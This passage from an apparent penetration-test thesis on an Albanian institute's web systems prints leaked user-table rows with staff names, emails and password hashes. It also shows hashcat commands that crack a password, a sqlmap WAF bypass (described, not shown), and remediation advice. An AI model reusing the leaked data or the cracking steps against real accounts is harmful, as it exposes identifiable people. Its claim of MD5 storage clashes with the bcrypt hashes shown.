vixnm2bhpywhvws3ecgq,<blank>,<blank>,0,<blank>,<blank>
0,2021-02-11,economy_secretary@cit.edu.al,4,1,economy secretary,<blank>,<blank>,<blank>,<blank>,2,economy,
$2y$10$8khfz2hq715zylxttrurlehujf2ilfgroe5szyy28pvtecjiwjdxw,2,<blank>,0,<blank>,<blank>
0,2021-02-11,engineering_secretary@cit.edu.al,5,1,engineering secretary,<blank>,<blank>,<blank>,<blank>,"1\nmember
changed his password on 23/05/2022, 04:28 am from ip address 188.164.222.167",engineering,
$2y$10$k1j7l3pvkwfzka2ntiepyohngmqrn8xpecewjxmmnubhnycarryto,1,<blank>,0,<blank>,<blank>
0,2021-02-11,vaso.qano@cit.edu.al,8,1,assoc. prof. vasil qano,rr. komuna parisit 1[illegible],tirana,albania,<blank>,
2,vaso.qano@cit.edu.al,$2y$10$nbj3bjkt.mom4dkqzuo42.ozftchnkymxtfnn7kd8ox/r.l21ec1w,2,<blank>,0,<blank>,<blank>
0,2021-02-16,migena.xheleku@cit.edu.al,7,1,migena xheleku,<blank>,<blank>,<blank>,<blank>,3,migena.xheleku@cit.edu.al,
$2y$10$h5rwwvllwzicjirmz3gycoxkljev/jj38cedrlrmtg88ph2wydmea,3,<blank>,0,<blank>,<blank>
0,2021-06-07,denis.xheleku@cit.edu.al,6,1,denis xheleku,tirane,tirane,<blank>,<blank>,1,denis.xheleku@cit.edu.al
```

Figure 24: SQL Injection Proof of Concept

Source: Author Findings

In this command, sqlmap, a popular tool for automated SQL injection detection and exploitation, was utilized. The "-u" flag specifies the URL of the vulnerable endpoint, while the "--data" flag specifies the payload to be injected. The command further includes various options, such as authentication credentials, tampering techniques, thread count, and output directory. All the additional parameters share the same goal, they are used to break the WAF security and successfully exploit the vulnerability by retrieving confidential database information.

By leveraging SQL injection, attackers could extract sensitive data, manipulate the database contents, or execute unauthorized actions within the system. The consequences of this vulnerability could range from unauthorized access to confidential information to complete compromise of the system's integrity and availability (CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'), 2023).


IV.4.5 – Insufficiently Protected Credentials

In the system at https://ums.cit.edu.al, a critical vulnerability related to insufficiently protected credentials was discovered. This vulnerability refers to the transmission or storage of authentication credentials using insecure methods, making them susceptible to unauthorized interception and retrieval (CWE-522: Insufficiently Protected Credentials, 2023).

The system's authentication mechanism failed to employ secure practices for storing user credentials. As a result, sensitive information such as passwords was stored or transmitted in an insecure manner, potentially exposing it to unauthorized access. In this case, the system was found to use the MD5 hashing algorithm, which is widely known to be one of the most insecure hashing algorithms.

During the investigation, it was discovered that the system had a common pattern of passwords used by a significant number of users. This pattern was identified by examining default plain passwords set for two users within the system. By analyzing these default passwords, it was possible to identify a common password pattern that was prevalent among many users.

The identified passwords were found to be stored as MD5 hashes. To exploit this vulnerability, the leaked database was searched for passwords that matched the pattern [0-9a-fA-F]{32}, representing MD5 hashed passwords. Afterwards, hashcat was used to crack the password, to make this more time efficient we predict a plain password pattern and pass it as a parameter to the hashcat tool.



```
Started: Sat Jun 10 01:04:18 2023
Stopped: Sat Jun 10 01:04:18 2023

┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 3 64af5716ba2cddc356fbf007d2644385 ?u?u?d?d?d?u
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [Th
e pocl project]
==================================================================================================================================
============
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-11850H @ 2.50GHz, 3054/6173 MB (1024 MB allocatable), 7MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat Jun 10 01:04:23 2023
Stopped: Sat Jun 10 01:04:23 2023

┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 3 64af5716ba2cddc356fbf007d2644385 ?u?u?d?d?d?u
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [Th
e pocl project]
==================================================================================================================================
============
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-11850H @ 2.50GHz, 3054/6173 MB (1024 MB allocatable), 7MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat Jun 10 01:04:34 2023
Stopped: Sat Jun 10 01:04:34 2023

┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 3 64af5716ba2cddc356fbf007d2644385 ?u?u?d?d?d?u --show
64af5716ba2cddc356fbf007d2644385:YJ247E

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 25: Crack password via hashcat

Source: Author Findings




Figure 26: Account takeover

Source: Author Findings

IV.4.2 – Other Exploitations

In addition to the critical vulnerabilities discussed in the previous section, several other vulnerabilities were identified during the vulnerability assessment of the system at cit.edu.al. While these vulnerabilities are important to address, we will provide a brief overview of each along with potential remedies. The table below summarizes these vulnerabilities:

Vulnerability	Severity	Description	Potential Remedies
Open Redirect	Low	Allows unauthorized redirection to external sites	Implement proper input validation and URL whitelisting
Cookie-Based XSS Injection	Low	Allows injection of malicious scripts via cookies	Implement proper input sanitization and encoding
API Key Exposure	Medium	Leaked Google Map API Key can be misused	Ensure secure storage and restricted access to API keys
Clickjacking	Medium	Misleading user interactions with UI elements	Implement X-Frame-Options header and frame-busting code
Insecure Direct Object References	Medium	Unauthorized access to resources or information	Implement proper authorization checks and access controls

Figure 27: Summery of Exploited Vulnerabilities

Source: Author Findings

IV.5 – Improved Security Measures and Recommendations

To address the identified vulnerabilities in the system, the following remediation measures based on the OWASP are recommended (OWASP Top Ten:2021, 2021). Firstly, for the Insecure Direct Object Reference and Private Data Exposure vulnerability, it is crucial to implement robust authorization and access controls to restrict users from accessing unauthorized data or records. Input validation and sanitization should be applied to all parameters to prevent manipulation and unauthorized access to sensitive information. Additionally, following the principle of least privilege and implementing role-based access control can further enhance the security posture of the application.

For mitigating the Cross-Site Request Forgery (CSRF) vulnerability, the implementation of CSRF tokens is essential. These tokens should be incorporated in all forms and requests to verify the authenticity of user actions. Furthermore, utilizing the "SameSite" attribute for cookies can provide an additional layer of protection by restricting the scope of cookies to the same origin.

When it comes to the SQL Injection vulnerability, preventive measures should include utilizing prepared statements or parameterized queries to ensure that user-supplied input is properly sanitized and treated as data rather than executable code. Employing an ORM (Object-Relational Mapping) framework or using stored procedures can also mitigate the risk of SQL Injection attacks.

To address the vulnerability of Insufficiently Protected Credentials, it is imperative to adopt strong and secure password storage practices. Instead of using weak hashing algorithms like MD5, employing stronger algorithms such as bcrypt or Argon2 for password hashing is highly recommended. Additionally, the implementation of additional measures like password complexity requirements, multi-factor authentication, and regular password rotation can enhance the overall security of user credentials.

In summary, to secure the PHP application against the identified vulnerabilities, a combination of secure coding practices, proper input validation, strong authentication mechanisms, and the use of secure algorithms and protocols is crucial. Regular security assessments, code reviews, and vulnerability scanning can help identify and address any potential security flaws in the application .

V– Conclusions

This study focused on assessing the security flaws of an industry website that was found to be vulnerable to various types of attacks. By combining manual and automatic penetration testing techniques, we were able to identify and exploit several critical vulnerabilities, including Insecure Direct Object Reference, Cross-Site Request Forgery, XML-RPC Exposure, SQL Injection, and Insufficiently Protected Credentials.

Through the utilization of manual testing, we gained deeper insights into the system's architecture and functionality, allowing us to uncover specific weaknesses that may not have been detected through automated scans alone. On the other hand, automated penetration testing tools, such as Burp Suite and sqlmap, proved to be invaluable in efficiently scanning and probing the target system, enabling us to identify vulnerabilities across different attack surfaces.

The findings of this study highlight the significance of conducting thorough security assessments and implementing robust defensive measures to protect web applications from potential exploitation. The vulnerabilities discovered pose significant risks, ranging from unauthorized access to sensitive data and data exposure to the potential for complete system compromise. These ramifications underscore the importance of prioritizing security practices throughout the development, deployment, and maintenance phases of web applications.

Addressing the identified vulnerabilities requires immediate attention and appropriate remediation measures. It includes implementing secure coding practices, input validation and sanitization mechanisms, access controls, secure session management, and encryption of sensitive data. Regular security audits, timely patching of software components, and ongoing monitoring are essential to maintaining a secure and resilient web application.

In addition to the conclusions drawn from the research, the following recommendations are suggested for enhancing the security of web applications. Firstly, it is advisable to avoid using shared hosts for hosting web applications. Shared hosting environments can introduce security risks as multiple applications coexist on the same server. Opting for dedicated hosting or cloud-based solutions can provide better security and performance.

Secondly, implementing source code minification and uglification is recommended. Minification reduces the file size by removing unnecessary characters and spaces, while uglification obfuscates the code, making it harder for attackers to understand and exploit. These techniques help to protect sensitive information embedded within the source code.

Thirdly, removing comments from production code is essential. While comments are useful for developers during development and debugging, they can inadvertently reveal implementation details or sensitive information to potential attackers. Removing comments ensures that such information is not exposed in the production environment.

Furthermore, it is suggested to remove the "fourth_page2.php" from the production environment. Since it lacks any functionality, its presence may introduce unnecessary code and potential vulnerabilities that could be exploited. Removing this page helps to reduce the attack surface and mitigate potential risks.

Another important recommendation is to update the jQuery version used in the web application. Specifically, jQuery 1.x and 2.x are considered End-of-Life and no longer receive security updates. It is crucial to migrate to a newer and supported version to ensure that the web application is not vulnerable to known security issues.

Additionally, it is recommended to implement a Web Application Firewall (WAF) and SSL (Secure Sockets Layer) on the domain "pension.cit.edu.al". A WAF can provide an additional layer of protection by filtering and blocking malicious traffic, while SSL ensures secure communication by encrypting data exchanged between the web application and the user's browser.

In conclusion, this study emphasizes the critical need for robust security measures and the continual evaluation of web application security. The collaborative efforts of manual and automated penetration testing techniques proved to be highly effective in uncovering vulnerabilities and providing actionable insights for remediation. By addressing these security flaws proactively, C.I.T can enhance the security posture of their web applications, protect sensitive data, and mitigate the risks associated with potential attacks.

Bibliography

2017 Equifax data breach. (2023, May 21). Retrieved from Wikipedia: https://en.wikipedia.org/wiki/2017_Equifax_data_breach

A Simple and Comprehensive Explanation of Hyper Transfer Protocol (HTTP) . (2020, 07 14). Retrieved from IONOS: https://www.ionos.com

Al-Fuqaha, A., Guizani, M., Mohammadi, M., Aledhari, M., & Ayyash, M. (2015). Internet of Things: A Survey on Enabling Technologies, Protocols, and Applications. *IEEE Communications Surveys & Tutorials*, 2347 - 2376. Retrieved from IEEE Xplore.

Attia, M., Nasr, M., & Kassem, A. (2016). E-mail systems in cloud computing environment, privacy, trust and security challenges. *International*, 63–68.

Banerjee, P., & Bura, D. (2017). ON THE SECURITY OF OPEN SOURCE SOFTWARE. *International Journal of Advanced Research*.

Cimpanu, C. (2019, December 03). *Mozilla removes Avast and AVG extensions from add-on portal over snooping claims*. Retrieved from ZDNET: https://www.zdnet.com/article/mozilla-removes-avast-and-avg-extensions-from-add-on-portal-over-snooping-claims/

CWE - Search the CWE Web Site. (2019, 04 29). Retrieved from CWE: https://cwe.mitre.org/find/index.html

CWE. (2023, 04 27). Retrieved from CWE-918: Server-Side Request Forgery (SSRF): https://cwe.mitre.org/data/definitions/918.html

CWE. (2023, 04 27). *CWE-601: URL Redirection to Untrusted Site ('Open Redirect').* Retrieved from CWE: https://cwe.mitre.org/data/definitions/601.html

CWE-352: Cross-Site Request Forgery (CSRF). (2023, 04 27). Retrieved from cwe: https://cwe.mitre.org/data/definitions/352.html

CWE-522: Insufficiently Protected Credentials. (2023, 04 27). Retrieved from CWE: https://cwe.mitre.org/data/definitions/522.html

CWE-639: Authorization Bypass Through User-Controlled Key. (2023, 04 27). Retrieved from CWE: https://cwe.mitre.org/data/definitions/639.html

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). (2023, 04 27). Retrieved from CWE: https://cwe.mitre.org/data/definitions/89.html

Distribution of web application critical vulnerabilities worldwide as of 2021. (2021). Retrieved from Statista: https://www.statista.com

Groot, J. D. (2023, April 28). *What is Cyber Security? Definition, Best Practices & Examples*. Retrieved from Data Insider: https://www.digitalguardian.com/blog/what-cyber-security

IBM. (2022). *IBM.* Retrieved from IBM Security: https://www.ibm.com/downloads/cas/3R8N1DZJ

Johnson, L. (2020). Security component fundamentals for assessment. In L. Johnson, *Security Controls Evaluation, Testing, and Assessment Handbook (Second Edition).* Elsevier. Retrieved from ScienceDirect: https://www.sciencedirect.com/topics/computer-science/one-way-hash-function

Kali. (2023). *Kali Linux Tools*. Retrieved from Kali: https://www.kali.org/tools/

Khan, Zhang, & Ali. (2020). Zero-day vulnerabilities: Threats, challenges, and mitigation techniques. *Journal of Network and Computer Applications*.

M. Curphey, R. A. (2006). Web application security assessment tools. *IEEE Security Privacy*, 1540-7993.

M. Vieira, N. A. (2009). Using web security scanners. *IEEE/IFIP International Conference on Dependable Systems Networks* (pp. 566–571). IEEE.

Mehta, P. (2021, 19 May). *What is pen testing ?* Retrieved from TechTarget: https://www.techtarget.com/searchsecurity/definition/penetration-testing

Ninja, S. (2018, Febraury 7). *CIA triad*. Retrieved from INFOSEC: https://resources.infosecinstitute.com/topic/cia-triad/

OWASP. (2016). Retrieved from Testing Guide: https://wiki.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

OWASP Top Ten:2021. (2021). Retrieved from OWASP: https://www.owasp.org

Perlroth, N. (2017, October 03). *All 3 Billion Yahoo Accounts Were Affected by 2013 Attack*. Retrieved from The New York Times: https://www.nytimes.com/2017/10/03/technology/yahoo-hack-3-billion-users.html

PortSwigger. (2023, June 08). *Burp Scanner*. Retrieved from PortSwigger: https://portswigger.net/burp/documentation/scanner

Positive Technologies: 82 Percent of Web Application Vulnerabilities are in the Source Code. (202, February 13). Retrieved from Positive Technologies: https://www.ptsecurity.com/ww-en/about/news/82-percent-of-web-application-vulnerabilities-are-in-the-source-code/

Post, G. V., & Kievit, K. A. (1991). *Accessibility vs. security: A look at the demand for computer security, Computers Security, vol. 10, no. 4.* United Kingdom: Elsevier Advanced Technology Publications.

Pressman, R. S., & Maxim, B. (2014). *Software Engineering: A Practitioner's Approach 8th Edition.* McGraw Hill.

Satariano, A., Perlroth, N., & Tsang , A. (2018, November 30). *Marriott Hacking Exposes Data of Up to 500 Million Guests - The New York Times*. Retrieved from The New York Times: https://www.nytimes.com/2018/11/30/business/marriott-data-breach.html

Solms, B. V., & Solms, R. V. (2018). *Cyber security and information security – what goes where?* Emerald.

Solms, R. V., & Niekerk, J. V. (2018). *From information security to cyber security.* Elsevier Advanced Technology Publications: United Kingdom.

Top 10 proactive controls. (2018). Retrieved from OWASP: https://owasp.org/www-pdf-archive/OWASP_Top_10_Proactive_Controls_V3.pdf

What is an SSL Ceritifcate - Definition and Explanation. (2021). Retrieved from Kaspersky: https://www.kaspersky.com